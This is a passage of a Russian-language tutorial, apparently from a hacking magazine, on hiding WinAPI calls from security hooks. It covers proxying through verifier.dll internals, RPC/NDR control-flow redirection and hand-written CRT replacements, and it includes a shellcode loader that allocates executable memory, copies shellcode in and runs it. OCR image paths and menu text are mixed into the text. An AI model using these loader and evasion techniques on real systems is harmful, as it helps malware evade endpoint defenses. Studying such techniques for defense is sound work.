
Определяем прототип функции для вызова.

```
typedef int (WINAPI* DphCommitMemoryFromPageHeapFunc)(
    PVOID* BaseAddress,
    PSIZE_T RegionSize,
    ULONG Protect
    );
```

Добавляем код по скану памяти и передаем на функцию поток управления!

```
int main()
{
    HMODULE hModule = NULL;

    hModule = LoadLibraryA("verifier.dll");
    DphCommitMemoryFromPageHeapFunc DphCommitMemoryFromPageHeapWPtr =
(DphCommitMemoryFromPageHeapFunc)(FindFunction(GetCurrentProcess(),
GetFunctionBytes(), (uintptr_t)hModule));
    SIZE_T size = 0xABCD;
    LPVOID addr = nullptr;
    NTSTATUS err = DphCommitMemoryFromPageHeapWPtr(&addr, &size,
PAGE_EXECUTE);
    std::wcout << err << std::endl;

    return 0;
}
```

Полный код представлен тут. И видим результат вызова.



Возврат STATUS_INVALID_HANDLE

Сам автор в своем ресерче предлагает вызывать функцию `AVrfpNtAllocateVirtualMemory()`, он дергает ее по оффсету, но ты можешь, в качестве тренировки, сделать получение адреса по паттерну.


```
typedef NTSTATUS (*AVrfpNtAllocateVirtualMemory_t)
(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    ULONG_PTR *RegionSize,
    ULONG AllocationType,
    ULONG Protect
);

DWORD protect{};
LPVOID virtualMemory = nullptr;
SIZE_T size = rawShellcodeLength;

HMODULE hVerifierMod = this->api.LoadLibraryA.call("verifier.dll");

AVrfpNtAllocateVirtualMemory_t AVrfpNtAllocateVirtualMemory = (
AVrfpNtAllocateVirtualMemory_t)((char*)hVerifierMod + 0x25110);
AVrfpNtAllocateVirtualMemory(NtCurrentProcess(), &virtualMemory, 0, &
size, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

this->api.RtlMoveMemory.call(virtualMemory, rawShellcode,
rawShellcodeLength);

(*(int(*)()) virtualMemory)();
```

Через RPC

Скажу честно, проксирование через вызовы — достаточно сложный метод, объяснение которого не уместится в одну статью. По этому способу был даже представлен доклад на конференции. Однако я постараюсь описать вкратце.

При взаимодействии устройств через протокол RPC происходят операции маршалинга и демаршалинга передаваемых параметров. Это необходимо, так как аргументы функции передаются по сети и сложные структуры просто так в сокет не засунуть.

Обработка данных происходит в специальных NDR-функциях (NDR — Network Data Representation). Сами данные попадают внутрь этих функций в виде структуры RPC_MESSAGE. Внутри нее достаточно большая вложенность других структур, манипулируя которыми мы можем передать поток управления по произвольному адресу.



Передача потока управления из MIDL_SERVER_INFO

У этого метода есть свои особенности: как минимум необходимо инициализировать среду RPC в текущем процессе. Существует демонстрация работы на YouTube, а также PoC на GitHub.

Таким образом, с помощью подсистемы RPC мы можем дергать любую WinAPI-функцию с передачей аргументов, что будет считаться одной из форм проксирования.

Продолжение статьи →

КРИВАЯ ДОРОЖКА

ОБФУСЦИРУЕМ ВЫЗОВЫ WINAPI НОВЫМИ СПОСОБАМИ

ИСПОЛЬЗУЕМ АЛЬТЕРНАТИВНЫЕ ФУНКЦИИ

Теория

Пора выдохнуть и перейти к чуть более простому методу. В случае с альтернативными функциями мы будем пытаться найти обходной путь до нужных нам возможностей. Например, вместо использования функции `memcpy()` собственноручно писать логику метода и копировать данные с помощью указателей, ручками. Или как вариант — обнаружить и дергать чуть более низкоуровневый, потенциально нехукнутый аналог.

В принципе, этот вариант достаточно тесно связан с прокси-функциями, ведь какой-то метод может дергать оригинальную функцию под капотом, быть оберткой над оберткой... В общем, реверсить каждую запаришься. Главное — найти иной WinAPI-вызов, альтернативу.

Замена CRT

Проще всего начать с замены CRT-функций. Например, так можно заменить функцию `memcpy()`:

```
PVOID _memcpy(PVOID Destination, PVOID Source, SIZE_T Size)
{
    for (volatile int i = 0; i < Size; i++) {
        ((BYTE*)Destination)[i] = ((BYTE*)Source)[i];
    }
    return Destination;
}
```

Вот так — сравнение строк через `wcscmp()`:

```
int custom_wcscmp(const wchar_t* str1, const wchar_t* str2) {
    while (*str1 == *str2 && *str1 != L'\0') {
        str1++;
        str2++;
    }

    return *str1 - *str2;
}
```

А так — преобразование из нижнего регистра в верхний:

```
PCHAR CaplockStringA(_In_ PCHAR Ptr)
{
    PCHAR sv = Ptr;
    while (*sv != '\0')
    {
        if (*sv >= 'a' && *sv <= 'z')
            *sv = *sv - ('a' - 'A');
        sv++;
    }
    return Ptr;
}

PWCHAR CaplockStringW(_In_ PWCHAR Ptr)
{
    PWCHAR sv = Ptr;
    while (*sv != '\0')
    {
        if (*sv >= 'a' && *sv <= 'z')
            *sv = *sv - ('a' - 'A');
        sv++;
    }
    return Ptr;
}
```

В CRT очень много функций, и практически все возможно переписать, вручную реализовав логику их работы. Больше вариантов ищи в репозиториях NOCRT и vx-api.

Через ссылки на структуры Windows


Обычно в Windows используются одни и те же структуры в функциях со схожей логикой работы. Таким образом, у нас появляется возможность искать похожие функции. Проще всего искать через IDE. Для этого нужно будет найти заголовочный файл, в котором есть интересующая нас структура.

INFO

Искать прокси-функции можно тем же методом, поэтому не будем останавливаться на них отдельно.

Итак, пусть у нас есть функция SetThreadContext(), которая принимает структуру CONTEXT.


Структура CONTEXT определена в файле `winnt.h`.



```
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;

    //
    // Vector registers.
    //

    M128A VectorRegister[26];
    DWORD64 VectorControl;

    //
    // Special debug control registers.
    //

    DWORD64 DebugControl;
    DWORD64 LastBranchToRip;
    DWORD64 LastBranchFromRip;
    DWORD64 LastExceptionToRip;
    DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;

//
//

//
// Select platform-specific definitions
//

typedef struct _IMAGE_RUNTIME_FUNCTION_ENTRY RUNTIME_FUNCTION, *PRUNTIME_FUNCTION;
typedef SCOPE_TABLE_AMD64 SCOPE_TABLE, *PSCOPE_TABLE;

#define RUNTIME_FUNCTION_INDIRECT 0x1
```


Определение структуры CONTEXT

Нажимаем на `PCONTEXT`, кликаем правой кнопкой мыши и выбираем «Найти все ссылки».


Быстрые действия и рефакторинг... Ctrl+.
Переименовать... Ctrl+R, Ctrl+R
Показать определение Alt+F12
Перейти к определению F12
Перейти к объявлению Ctrl+Alt+F12
Найти все ссылки
Просмотреть иерархию вызовов Ctrl+K, Ctrl+T
Просмотреть файл заголовка или кода Ctrl+K, Ctrl+J
Переключение между файлами заголовков и кода Ctrl+K, Ctrl+O
Точка останова
Выполнить до текущей позиции Ctrl+F10
Принудительное выполнение до текущей позиции
Фрагмент кода

Поиск ссылок

